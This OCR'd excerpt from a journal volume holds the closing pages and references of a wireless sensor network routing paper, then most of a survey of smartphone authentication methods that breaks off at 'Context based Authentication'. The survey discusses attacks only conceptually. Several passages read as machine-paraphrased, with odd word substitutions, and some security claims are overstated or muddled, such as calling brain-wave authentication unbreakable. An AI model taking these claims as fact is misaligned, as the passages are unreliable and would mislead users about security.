


Fig. 5. Throughput Analysis

Proposed MOMEE also uses manifold optimization where the routing is selected based on i) energy, ii) superior positioning of nodes, and iii) shortest path. Therefore, it offers sustainable throughput as seen in Fig.5 compared to existing techniques. Usage of cluster matrix offers faster exploration of energy efficient routes resulting in consistently increased throughput.

VII. Conclusion

Wireless sensor network has been increasingly used in modern times for remote monitoring system. Unfortunately for the lower computational and communication capabilities, the existing research work towards energy efficiencies has not gained peak success factor. Still now, when sensors are actively considered in IoT there is a problem of energy dissipation that is still unsolved apart from longer list of other problems associated with wireless sensor network. The proposed system offers following contribution / novelty viz. i) MOMEE is characterized by a novel clustering mechanism where apriori cluster formation takes place in order to lower down the response time of selecting new cluster head at the end of every data aggregation round. ii) MOMEE offers multiple non-recursive optimization steps that not only assists in exploring stabilized links but also confirms precise delivery assurance. This characteristics is highly helpful in mission and time critical data delivery process in wireless sensor network, iii) MOMEE ensures multilevel optimization, showing compliance toward first order radio-energy model, and offers good balance between communication and energy performance.

VIII. Future Work

The future work concludes integration of the proposed MOMEE algorithm for better enhancement of energy optimal route formations by satisfying an optimal trade-off between residual energy consumptions and throughput.

References

[1] M. Ilyas, Sami S. Alwakeel, M. M. Alwakeel, el-Hadi M. Aggoune, Sensor Networks for Sustainable Development, CRC Press, Science, 2014

[2] S. S. Iyengar, K. G. Boroojeni, N. Balakrishnan, Mathematical Theories of Distributed Sensor Networks, Springer, Technology & Engineering, 2014

[3] B. Candaele, D. Soudris, I. Anagnostopoulos, Trusted Computing for Embedded Systems, Springer - Technology & Engineering, 2014

[4] S. Khan, A. K. Pathan, N. A. Alrajeh, Wireless Sensor Networks: Current Status and Future Trends, CRC Press, Computers, 2016

[5] M. M. Zanjireh and H. Larijani, "A Survey on Centralised and Distributed Clustering Routing Algorithms for WSNs," *IEEE 81st Vehicular Technology Conference* (VTC Spring), Glasgow, pp. 1-6, 2015

[6] J. J. Lotf, M. Hosseinzadeh and R. M. Alguliev, "Hierarchical routing in wireless sensor networks: a survey," *IEEE-2nd International Conference on Computer Engineering and Technology*, Chengdu, 2010, pp. V3-650-V3-654, 2010

[7] A. Krishnakumar and V. Anuratha, "Survey on energy efficient load-balanced clustering algorithm based on variable convergence time for wireless sensor networks," *IEEE 3rd International Conference on Advanced Computing and Communication Systems* (ICACCS), Coimbatore, pp. 1-5, 2016

[8] R.K. yadav, V. Kumar, R.Kumar, "A Discrete Particle Swarm Optimization Based Clustering Algorithm for Wireless Sensor Networks", *Springer-Emerging ICT for Bridging the Future - Proceedings of the 49th Annual Convention of the Computer Society of India CSI*, Vol.2, Vol.338, Series Advances in Intelligent Systems and Computing pp 137-144, 2015

[9] Munir, Kashif, Security Management in Mobile Cloud Computing, IGI Global, Computers, 2016

[10] M.C. Rajalakshmi, “ Review of Typical Power Conservation Techniques in Wireless Sensor Network”, *International Journal of Computer Applications* (0975 – 8887), Vol.88, No.10, February 2014

[11] S. Wu, J. Niu, W. Chou and M. Guizani, "Delay-Aware Energy Optimization for Flooding in Duty-Cycled Wireless Sensor Networks," *IEEE Transactions on Wireless Communications*, vol. 15, no. 12, pp. 8449-8462, Dec. 2016.

[12] P. Kumar and A. Chaturvedi, "Spatio-temporal probabilistic query generation model and sink attributes for energy-efficient wireless sensor networks," *IET Networks*, vol. 5, no. 6, pp. 170-177, 11 2016.

[13] Y. W. P. Hong, T. C. Hsu and P. Chennakesavula, "Wireless Power Transfer for Distributed Estimation in Wireless Passive Sensor Networks," *IEEE Transactions on Signal Processing*, vol. 64, no. 20, pp. 5382-5395, Oct.15, 15 2016

[14] K. Latif, N. Javaid, A. Ahmad, Z. A. Khan, N. Alrajeh and M. I. Khan, "On Energy Hole and Coverage Hole Avoidance in Underwater Wireless Sensor Networks," *IEEE Sensors Journal*, vol. 16, no. 11, pp. 4431-4442, June1, 2016.

[15] Manju, S. Chand and B. Kumar, "Maximising network lifetime for target coverage problem in wireless sensor networks," *IET Wireless Sensor Systems*, vol. 6, no. 6, pp. 192-197, 12 2016.

[16] P. Nayak and A. Devulapalli, "A Fuzzy Logic-Based Clustering Algorithm for WSN to Extend the Network Lifetime," *IEEE Sensors Journal*, vol. 16, no. 1, pp. 137-144, Jan.1, 2016.

[17] V. Pilloni, M. Franceschelli, L. Atzori and A. Giua, "Deployment of Applications in Wireless Sensor Networks: A Gossip-Based Lifetime Maximization Approach," *IEEE Transactions on Control Systems Technology*, vol. 24, no. 5, pp. 1828-1836, Sept. 2016.

[18] J. Ren, Y. Zhang, K. Zhang, A. Liu, J. Chen and X. S. Shen, "Lifetime and Energy Hole Evolution Analysis in Data-Gathering Wireless Sensor Networks," *IEEE Transactions on Industrial Informatics*, vol. 12, no. 2, pp. 788-800, April 2016.

[19] C. Wang, S. Guo and Y. Yang, "An Optimization Framework for Mobile Data Collection in Energy-Harvesting Wireless Sensor Networks," *IEEE Transactions on Mobile Computing*, vol. 15, no. 12, pp. 2969-2986, Dec. 1 2016.

[20] X. Liu, N. Xiong, W. Li and Y. Xie, "An Optimization Scheme of Adaptive Dynamic Energy Consumption Based on Joint Network-Channel Coding in Wireless Sensor Networks," *IEEE Sensors Journal*, vol. 15, no. 9, pp. 5158-5168, Sept. 2015

[21] S. Pourazarm; C. Cassandras, "Energy-based Lifetime Maximization and Security of Wireless Sensor Networks with General Non-ideal Battery Models," *IEEE Transactions on Control of Network Systems*, vol.PP, no.99, pp.1-1

[22] V. Tabus, D. Moltchanov, Y. Koucheryavy, I. Tabus and J. Astola, "Energy efficient wireless sensor networks using linear-programming optimization of the communication schedule," *Journal of Communications and Networks*, vol. 17, no. 2, pp. 184-197, April 2015.

[23] X. Wan, J. Wu and X. Shen, "Maximal Lifetime Scheduling for Roadside Sensor Networks With Survivability k," *IEEE Transactions on Vehicular Technology*, vol. 64, no. 11, pp. 5300-5313, Nov. 2015.

[24] W. Xu, Y. Zhang, Q. Shi and X. Wang, "Energy Management and Cross Layer Optimization for Wireless Sensor Network Powered by Heterogeneous Energy Sources," *IEEE Transactions on Wireless Communications*, vol. 14, no. 5, pp. 2814-2826, May 2015.

[25] C. G. Cassandras, T. Wang and S. Pourazarm, "Optimal Routing and Energy Allocation for Lifetime Maximization of Wireless Sensor Networks With Nonideal Batteries," *IEEE Transactions on Control of Network Systems*, vol. 1, no. 1, pp. 86-98, March 2014

[26] O. Demigha, W. K. Hidouci and T. Ahmed, "A Novel BILP Model for Energy Optimization Under Data Precision Constraints in Wireless Sensor Networks," *IEEE Communications Letters*, vol. 18, no. 12, pp. 2185-2188, Dec. 2014

[27] J. Habibi, A. Ghrayeb and A. G. Aghdam, "Energy-Efficient Cooperative Routing in Wireless Sensor Networks: A Mixed-Integer Optimization Framework and Explicit Solution," *IEEE Transactions on Communications*, vol. 61, no. 8, pp. 3424-3437, August 2013.

[28] B. Li, W. Wang, H. Li, Q. Yin, Y. Zhang and H. Liu, "Performance analysis and optimization for energy-efficient cooperative transmission in random wireless sensor network," *IEEE International Conference on Communications*, Budapest, 2013, pp. 1635-1639.

[29] J. W. Lee, B. S. Choi and J. J. Lee, "Energy-Efficient Coverage of Wireless Sensor Networks Using Ant Colony Optimization With Three Types of Pheromones," *IEEE Transactions on Industrial Informatics*, vol. 7, no. 3, pp. 419-427, Aug. 2011

[30] K. Ramachandran and B. Sikdar, "A population based approach to model the lifetime and energy distribution in battery constrained wireless sensor networks," *IEEE Journal on Selected Areas in Communications*, vol. 28, no. 4, pp. 576-586, May 2010

[31] M.C. Rajalakshmi, A.P Gnana Prakash, “Energy Optimization for Large Scale Wireless Sensor Network using Real-Time Dynamics”, *International Journal of Computer Applications*, Vol.108, No.7, December 2014

[32] M.C. Rajalakshmi, A.P. Gnana Prakash, “MLO: Multi-Level Optimization to Enhance the Network Lifetime in Large Scale WSN”, *Springer-Emerging Research in Computing, Information, Communication and Applications*, pp 265-271, 2015

[33] M.C. Rajalakshmi and Gnana Prakash A P, "REEDA: Routing with energy efficiency data aggregation in wireless sensor network," *IEEE International Conference on Emerging Research in Electronics*, Computer Science and Technology (ICERECT), Mandya, pp. 174-179, 2015

[34] “Wireless Sensor Networks”, http://www.memsic.com/wireless-sensor-networks/, Retrieved 30th Dec-2016

[35] Heinzelman, W., Chandrakasan, A., and Balakrishnan, H., "Energy-Efficient Communication Protocols for Wireless Microsensor Networks", *Proceedings of the 33rd Hawaaian International Conference on Systems Science* (HICSS), January 2000.

[36] S. Siavoshi, Y. S. Kavian, M. Tarhani and H. F. Rashvand, "Geographical multi-layered energy-efficient clustering scheme for ad hoc distributed wireless sensor networks," *IET Wireless Sensor Systems*, vol. 6, no. 1, pp. 1-9, 2 2016

Modern Authentication Techniques in Smart Phones: Security and Usability Perspective

Usman Shafique
Department of Computer Science
Bahria University
Islamabad, Pakistan

Asma Sher
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Rahim Ullah
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Hikmat Khan
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Adnan Zeb
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Rehmat Ullah
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Sabah-ud-din Waqar
Department of Computer Science
Bahria University
Islamabad, Pakistan

Uferah Shafi
Department of Computer Science
COMSATS Institute of Information Technology
Islamabad, Pakistan

Faisal Bashir
Department of Computer Science
Bahria University
Islamabad, Pakistan

Munam Ali Shah
Department of Computer Science
Bahria University
Islamabad, Pakistan

***Abstract*—A smartphone has more advanced computing ability and connectivity than basic featured phones. Presently, we are moving from the Internet society to a mobile society where more and more access to the information is required. This has resulted in a mobile security which is no longer immanent, but imperative. Smartphone authentication has received substantial attention of the research community for the past several years because there have been modern developments beyond the classical PINs and passwords making user authentication more challenging. In this paper, we critically analyze the attacks and the vulnerabilities in smartphones' authentication mechanisms. A comparative analysis of different authentication techniques along with the usage of the different authentication methods is discussed which lead the end-user towards choosing the most suitable and customizable authentication technique.**

***Keywords*—smartphone; authentication; security; attacks; knowledge-based**

I. Introduction

The rise in the usage of the smartphone over the past few years has been a technology triumph story. Latest expansions in mobile technologies have produced a new kind of device, a programmable mobile phone, the smartphone. Generally, smartphone users can program any application which is tailored for needs. Furthermore, they can share these applications in online market. Therefore, smartphone and its applications are now most prevalent keywords in mobile technology [1]. However, to provide these customized services, a smartphone needs more private information and this can cause security weaknesses. All smartphones are preferred targets of attacks. Authentication is a primary step for the safeguard of the integrity and confidentiality of an infrastructure that can only be maintained by proper identification of the end users. Authentication and authorization controls help protect unapproved access to mobile devices and the data on them. Smartphone security [2] authentication is vital for our assets that include our individual data, corporate intellectual property, classified information, financial assets, device and service availability and functionality, personal and political reputation. Authentication helps prevent data loss in the case of mobile device theft or damage. Numerous authentication techniques are proposed through which we can enhance security so that no intruder can breach the security.

A smartphone is a vital source of information. However, the availability of this information has initiated a growth in cyber-attacks. The cyber security risk to unauthorized data access is principally the same for smartphones [3][4] as it is for tablets, laptops or any other mobile device operating outside of an organization's physical offices. As more and more people use their smart cell phones to run their whole lives, hackers and others will center their efforts on getting the information they want from these devices. Regrettably, this also poses great challenges in terms of security for organizations with employees who use such devices in their day-to-day work. Data security is a chief concern not only for enterprises and small business [5], but for everyday users as well. With extensive data breaches, revealing everything from customer login credentials to credit card information to personal health records. It also stores information about your calls, your location, what you have sought on the Internet and passwords to social networks. There can be grave consequences if your phone ends up in the wrong hands [6].

Above all, you, as the owner, are considerably exposed. People in your circle of contacts can be mapped. Possibly you have sensitive contact information, business secrets, documents, minutes of meetings, customer registers or patient information accessible through your e-mails. Or even worse, a manipulated smartphone may be used as an eavesdropping [7] device or means for transporting information from, or carrying out virus attacks on your company's internal networks. Simply, being a little too forgetful plays a huge part in the growing phone theft trend. People are willing to pay big money to get their data only. Smartphones carry extremely personal information, from banking information to corporate email. Fifty percent of phone theft sufferers would be somewhat likely to extremely likely to pay $500 to regain their stolen phone's data, including all photos, videos, music, apps, and private information, while one-third of sufferers would be somewhat likely to extremely likely to pay $1,000. Even more, 68 percent of phone theft victims are ready to put themselves in some amount of danger to recover a stolen device and the valuable information on its [8]. This example evidently proves the importance of security of smartphones in the present time.

One should always be aware of the leaky applications apart from theft as unfortunately it is difficult to know what and how applications are communicating with the devices. More than half of mobile users are heedless that hackers can take control of their smartphones, according to research by Kaspersky [9]. Cybercriminals repackage malicious code in mobile applications that grants access and use these sensors in an unethical manner. Attackers can harm you in many ways for instance, he can record the conversations and send it to the third party, removal of personal and professional data [10], making phone calls forcibly, unintentional disclosure of data, financial malware attacks and thus making your phone unusable. Every week there are incidents reported about the smartphone security breaches, mobile malware and cloud services that have been hacked or compromised in some way. We all use our smartphones to keep personal and sensitive information – emails, messages, pictures, bank account details and password lists. With cloud services (e.g., iCloud, Dropbox and Google Drive) being tightly incorporated into smartphones tied with the increasing amount of digital data. Smartphones present the evil guys with a very real opportunity to steal your personal information and attack your privacy [11][12]. Data of the user is most precious in this era consequently making user authentication more challenging. The unfortunate situation is that a lot of the work done is not compared to each other highlighting the merits and demerits of the authentication schemes. In this work we will analyze vulnerabilities in smartphone authentication mechanisms, attacks related to smartphone authentication system and their pros and cons. Comparative analysis of authentication techniques discussed in this paper will lead end-users towards better decision-making for choosing the most suitable techniques.

The main objective of this paper is to analyze the modern security attacks and vulnerabilities in the authentication of smartphones. The rest of the paper is organized as follow. Section II critically review the different authentication techniques along with their limitations. In Section III, performance comparison of different smartphone authentication techniques on the basis of some parameters is performed. Section IV discusses the open issues and the paper is concluded in Section V.

II. Classification of the Smartphone Authentication Techniques

In general, the authentication process is classified into three categories, *i) something you know* (knowledge based); *ii) something you have* (possession based); and *iii) something you are* (identity based). We provide further details in the subsequent sections.

A. Knowledge-based Authentication

A knowledge-based authentication (KBA) is a security measure that identifies the users by asking them to answer specific security questions. Knowledge-based authentication has become prevalent where users are asked to answer these questions in order to gain access to personal, password-protected areas. Even though this technique is effective but still it gets difficult for people to learn the pins and passwords. In future, computers would have the ability to guess these passwords [13][14]. On the other hand, KBA can be an effective way to manage authorization for individual users, but there are also critical concerns about privacy that have been raised around the idea of using this kind of personal information for online or network security. There are two types of KBA.

- Static KBA: Static KBA [15] is also known as shared secret and is commonly used by email service providers and financial services to prove the identity of customer.
- Dynamic KBA: Dynamic KBA provides high level authentication that uses the knowledge of the user to authenticate it [15].

KBA is no longer a suitable authentication method as this technique is quite easy to break. It is easy to work out via social networking [16][17]. Social networking makes it a lot easier to work out somebody's KBA questions. For example, "what city was your father born in?". This could be worked out from one of many social networks. People can buy the Information and criminals find a lot of profit in selling the data in black market [18]. Different security firms and organizations are actively seeking to improve their security with a layered approach in line with the recommendations of the leading security experts and analysts.

B. Possession Based Authentication

This technique is also known as 'token-based authentication'. Its use is to basically check the user's validity. The token is generated by using the username and password of the users. The user can then use that token at other places which will grant them access to those places without having them put their usernames and passwords. This token will however let them access till a specific time period. In short, a token is provided to the users based on their login credentials. This token lets them access their protected resources till a limited time, without using their credentials repeatedly. The token mostly consists of a string that is of 32 characters. After the user enters his login credentials, the generated token is associated with the database in some way. The user can utilize the token to access other contents of a similar application. This is the reason why the received token has to be saved once it's retrieved. Tokens [19] are stateless and scalable as they hold the data for that user themselves. This technique provides security in a way that token also expires after a set amount of time, so a user will be required to login once more. This helps us stay safe. There is also the idea of token revocation that lets us to nullify a specific token [20][21] and even a group of tokens based on the same authorization allowance.




Fig. 1. Classification of authentication methods

C. Biometric Based Authentication

The design of a biometric system includes a special hardware that is connected with a processing hardware through a sensor. The separation of the parts is prone to external attacks. However, the use of cryptography can secure the system. This is done by splitting up the private cryptography key of all systems, generating limited vectors from the system to be used as keys and then calculating a hash function for all those keys. The same process is done for each trait and the hash functions are stored in a database that is kept unlimited [22]. These hash values are basically used for identification purposes. The user would enter a biometric attribute which would consequently be converted into the particular hash value and the results will be checked accordingly. This method is carried out for all parts of the cryptographic key corresponding to different traits and the resulting private key is deleted after use. [23] There is a possibility to use all the traits at once but using them separately decreases the chance of misuse and fraudulent attacks. Biometric based authentication techniques, such as fingerprints, iris scan, or facial recognition, are not yet widely adopted as this approach can be expensive, and the identification process can be slow and often unreliable i.e. it is not reliable since it is time consuming. Figure 1 shows the classification of different authentication techniques.

III. Modern Authentication Techniques

In this section, we give an overview of different authentication techniques which are currently being used in smartphones.

A. Slide Lock

In this authentication scheme the primary objective is to prevent an unauthorized person from using any false key [24]. He can easily breach security due to Boolean password key space true or false.

B. Number Lock, Pin code and Password

4-digit based password scheme provides much security when compared with the slide lock but still it has weak security because less password key space brute force attack is possible 0 to 9999 are password space [24]. This is the simplest method and is easy to break by brute force attack. Here if the user selects a simple code it will be easy to remember and easy to enter, but it will be difficult to break also. According to survey, 56% people enter wrong password because their length is limited [25]. PINs are open to accept surfing and systematic trial and error attacks. Number Lock or Pin codes must be encoded otherwise in the case of a mobile database application i.e., a distributed database there are security trials due to the distributed nature of the application and the hardware limitations of mobile devices. The major issues in multilevel security are authentication, data confidentiality, identification and accessibility [26]. This technique is user friendly and easy, less time consuming and has large address space. Nevertheless, it can be affected by Brute Force Attack, stored passwords can be accessed in some way, password gets revealed while logging in a public place and there is always a chance of conflict with other passwords. This system may also go through impersonation in which an unauthorized person can steal confidential data using password and ID.

C. Graphical Based Password

Due to some weaknesses in text based password scheme and also it is difficult for human to memorize long passwords, [27] Blonder *el at* proposed graphical password based technique. This technique is further classified into two types: *i) Recall based technique* and *ii) Recognition based technique*. In a recall based technique, a user is required to draw image which he has created in registration phase. Draw-a-secret scheme, Signature scheme and Pass-points scheme are examples of this scheme. In a recognition based technique, [24], users are required to identify image and recognized image which he has selected in registration phase. Bhanushali *et al.* compare different graphical password algorithm [28] security and most appropriate algorithm among them is "pass-point" which resistance against many attacks. M. Alia *el at* [29] proposed another graphical password scheme that based on different shapes that resist against many attack but still time consuming process. Authentication process based on color code user has to arrange true color sequence which he has performed in registration phase a proposed by [30] S.Bandare *el at* are resist to many different attack but still much processing are involved in that scheme. Figure 2 represents the Graphical authentication methods.



Recall based technique [24]
Draw a secret scheme
Signature Scheme
Pass point Scheme
Pass map
passdoodle
Recognition based technique[24]
Pass face scheme
Dhamija and Perrig scheme
Sobrado and Birget scheme

Fig. 2. Classification of Graphical Password Scheme

D. Fingerprint Recognition

In fingerprint recognition, the complete process consists of six different steps. The first step is to get a high quality image of the fingerprint input so that it is easily identified by the automated system. The next step is to improve the image quality to remove any grooves and ridges that are affecting it. [31]. This is done by obtaining histogram images and then applying filter over it. Image is preprocessed then using the technique of thresholding by RAT scheme (Regional Average Thresholding) and thinning (by Emyroglu). The next step includes fingerprint classification in five classes which is a little for both the machine and human because of the complication of fingerprints. The details are extracted afterwards using the Emyroglu extractor. The last step is verification where two minutiae sets are compared. Ratha method [32] is used for the comparison purposes. The intrinsic bit strength of a biometric signal can be quite good, especially for fingerprints, when compared to conventional passwords. It is more secure, faster, reliable, simple and user-friendly but it is expensive as it requires large size devices and use is difficult. On the contrary, there is always a probability of Brute Attack involving a set of fraudulent fingerprint minutiae. One way to enhance security is to use data-hiding techniques to embed additional information directly in compressed fingerprint images. For instance, if the embedding algorithm remains unknown, the service provider can look for the appropriate standard watermark to check that a submitted image was indeed generated by a trusted machine (or sensor). Nonetheless, Replay attacks have been addressed using data-hiding techniques [33] to secretly embed a telltale mark directly in the compressed fingerprint image.

E. Speaker Recognition

The speaker recognition comprises of four parts. The first part is the recording of the signals that is done by the use of a sound hardware. Then the input signals are preprocessed by pre-emphasis, framing, windowing and clipping of the non-speech frames, i.e. selecting of the speech frames. Then comes the method of feature extraction where the frames extracted from input signals are further processed to recognize some particular features. The last step is recognition that results in either complete acceptance or complete denial. It mainly depends on the set of features that were chosen [34]. However, the feature set that is chosen may not be correct so some other tools have to be used to recognize the speaker. This way is reliable as no two people have same voice [35] Positive points include non-intrusive nature, high social acceptability, verification time about 5 seconds and nominal. On the other hand, one can record the voice for unauthorized use. Voice quality can be affected by disease. This system is not very user friendly as there is always a difference of pronunciation and accents. The system can be attacked by using human and algorithmic attacks. For the initial scenario (human), a subject is requested to say the pass-phrases of the target users for multiple sequences. For the first round, the frauds say the pass-phrases without hearing the target voice. In the second round, they are requested to copy the pass-phrases of the target users by hearing the voice of the target users. In this round, it is confirmed that the subjects are well-motivated by providing a motivation incentive for the best copier. For the next scenario (algorithmic), it will contain the usage of voice recordings from the target users to make manufactured pass-phrases. The synthesized sound will be made from modern technologies; we use HMM-based speech synthesizer. The collection of the voice data is sensibly designed [36], so the voice would not overlap with the pass-phrases of the target users. In the final scenario (algorithmic), we re-generate users' pass-phrases built on the template information. Then, these pass-phrases will be used to attack the systems. Many biometrics are susceptible to attack [37] because some information is leaked from the biometric template.

F. Iris Recognition

This technique uses the unique patterns of human eye as an authentication measure. The pupil is used to recognize the user's identity and the smartphone is accessed only when the pupil matches with the user's pupil. Special hardware has to be installed in mobile phones for this purpose. This reduces the risk of theft and fraudulent attacks to a large extent. All smartphone companies [38] are trying to install this feature in their devices in the future. Among other biometric systems, this provides higher security. Using IRIS recognition system, the overall accuracy is to be 99.92% [39]. Merits of this system include stability, relatively compact and efficiency. Although this technique authenticates the person but it is expensive, requires a lot of memory for image storage and not very user-friendly. Fake and reconstructed iris patterns can be presented to iris sensor input for carrying out an attack on the system.

G. Face Recognition

Face recognition technique is considered the best among all other biometric authentication techniques. This is because all other techniques require some kind of contact whereas face recognition does not involve any kind of contact with the user. The user's face can be recognized from a large distance. This technique also helps in future crime investigations [40] because the stored information can be use further to identify a particular person. This system is defeated by natural changes in environment such as lighting and posing [41] [42]. A facial recognition system is an application system in which digital image is used for automatically identifying a person or authenticates users. Initially system stores a part of face (area of interest) in database and then the image taken by the camera is compared with the image stored in database [37]. This technology is simple, easy to implement and use and not so expensive. Whereas, 2D images can be affected by light, person's age, hair and glasses as facial system use camera so must have a camera for acquiring images. Anyone can break into this system if we bring the image of the valid person through another device and system would be easily logged in.3D masks are used to spoof 2D face recognition systems.

H. Palm Vein Authentication System

Bio-metric validation technology identifies individuals by their one of a kind natural biological data. Since veins are inside to the human body, its data is difficult to imitate. Compared with a finger or the back of a hand, a palm has a more extensive and more complex vascular example and thus contains an abundance of recognizing elements for individual's distinguishing proof. Palm vein validation utilizes an infrared beam to enter the client's hand as it is held over the sensor; the veins inside of the palm of the client are returned as gray lines. As every Bio-metrics technology has its benefits and shortcomings, it is hard to make direct comparisons, but since vein validation depends on natural data within the body, it is more successful than the others at lessening the probability of falsification. Likewise, vein design acknowledgment needs only an output of the palm, therefore making it the least demanding and most characteristic to use amongst the different biometric advances [43]. In addition, to affirm the precision of individual validation to a much greater degree, vein acknowledgment can be joined with face acknowledgment frameworks to bolster "multimodal confirmation" that ensures exactness through different layers of safety. Notwithstanding better security, vein confirmation utilized as a part of mix with face acknowledgment frameworks would likewise keep a record of facial data to be utilized as a proof [44]. The recognition rate is very good using palm vein [45]. Experiments show that this approach is feasible and effective [46]. False acceptance rate is 0.0008% and false reject rate is 0.01% [47]. It is safer, faster, reliable and improving performance. It is complicated at first, expensive, cannot be used in simple devices and not very much user-friendly. A principle advantage of biometric authentication is that biometric information is based on physical attributes that stay steady all through one's lifetime and are hard to fake or change. Fingerprints, palm vein, and iris outputs can yield absolutely special information sets when finished properly. It is difficult to characterize which technique for biometric information assembling and reading does the "finest" job of affirming secure authentication. Each of the distinctive methods has in-built advantages and disadvantages. Biometrics-based validation has numerous usability advantages over conventional frameworks [48], for example, passwords. Exactly, clients can never lose their biometrics, and the biometric signal is hard to take or manufacture. Yet, any framework, including a biometric framework, is helpless when assaulted by determined hackers. When an arrangement of biometric information has been compromised, it is compromised forever.

I. Brain Wave Based Authentication

The model is partitioned into two primary parts separated from EEG headset. A front-end part set on a cell phone in charge of client communication and a back-end part set on a remote server in charge of preparing EEG information and taking care of the validation calculations [49]. Short EEG recordings can be changed to speak to one of a kind bio-metric identifiers, including both: behavioral and physiological qualities. Sensor condition and adjustments of the EEG headset are essential for effective system usage [50]. On the off chance that stress signs are available in the measured brainwaves it will bring about a refusal of access, hence, making it an unbreakable framework. The benefits over different frameworks are numerous. With a standard password somebody can lookout or "shoulder-surf" what others write, yet none can watch thoughts. Cards and keys can be lost, however the brain dependably there. Handicaps can preclude individuals from frameworks like fingerprint-or retina scanners, yet the mind still works [51].

J. Recognition of 2D and 3D Gestures

2D gestures are also being used as an authentication technique. It involves two kind of approaches. One is the use of hand-coded algorithms whereas the other approach relates to the features. The features are first used to take the input of coordinates and then an algorithm is applied to recognize that gesture. As far as 3D gestures are concerned, they make use of the motion dynamics to monitor the gestures [52]. This system is configurable, trainable and resilient to false users [53]. Despite this system being highly secure, it is somehow affected by Shoulder surfing attacks and successful efforts are being made to overcome this threat.

K. The Use of Pseudo Pressure in Authentication

A new technique has been introduced for user authentication; it is the use of pseudo pressure. It consists of pseudo touch pressures that are used as an increased security measure for the typical digit locks security technique. This technique allows the user to select the amount of pressure he would exert on the selected security keys [54]. The database system then records the chosen key of user along with the amount of pressure that is applied on that particular key. This saved data is used every time the user has to login to his smartphone. The device is unlocked only when both the stored and recently entered key and pressure matches [55]. It is slower and more error-prone, but performs considerably better in short term. Also, most users felt safer using it and wanted to use it on their smartphones. It is affected by smudge attacks but comparatively more resistant to them in comparison to digital-lock technique. A study confirmed that it does increase security by making it fairly more resilient to smudge attacks and less susceptible to situations where attackers are already in possession of users' passwords [56]. Thus making it a better technology than digital-lock technique.

L. Keystroke-dynamics based User Authentication

It is a unique method which lets the system to authenticate the users based on their keystrokes and the time duration is noted. The time duration has a specific name; digraph. When studied further, researchers made use of additional parameters by making combinations of the keystroke. A recent study reported that keystroke authentication had been proved really helpful in recognizing imposters and fraudulent attacks on users' accounts [57]. This biometric system does not need any added sensor. As it is usual for everyone to type a password for authentication purposes making user's acceptability high. This kind of biometric system respects the secrecy of users. Indeed, if the biometric pattern of an individual has been taken, the user just has to change its password. Keyboard Dynamics, being one of the inexpensive methods of biometric, has a pronounced scope. Spyware is a software that registers information about users, usually without their knowledge. Spyware is perhaps the finest and easiest way to crash keystroke dynamic-based authentication systems. This system is can be affected to Brute force attacks and dictionary attacks but still less vulnerable than text based passwords. Reports on real cases of cracking keystroke dynamics authentication system [58] are not existent.

M. Location based Authentication

Many of the smart phone uses location based authentication to provide security solutions to the users. Many smartphones are equipped with GPS to detect the user's locations. Some of these location tracking systems are Google Maps, Yelp, Foursquare etc. Much of the work is still being done in this area by improving the techniques. For this reason, they are using a massive amount of databases and access towers [59]. This has supported the measurement of user's location within some meters. These locations based techniques involve special devices and a specific setup that is essential for defining the locations. This is the purpose why these systems are hard to implement. The special requirements for their application are difficult to implement. [60]. The threats to this kind of system include: *Threats by close oppositions that use the Internet for exploring the answers* and *Threats by strangers that also use the Internet for research to perform educated estimates* [61]. Nevertheless, the accuracy values as well as the number of false positives and false negatives are promising eventually making it a better technology.

N. Context based Authentication

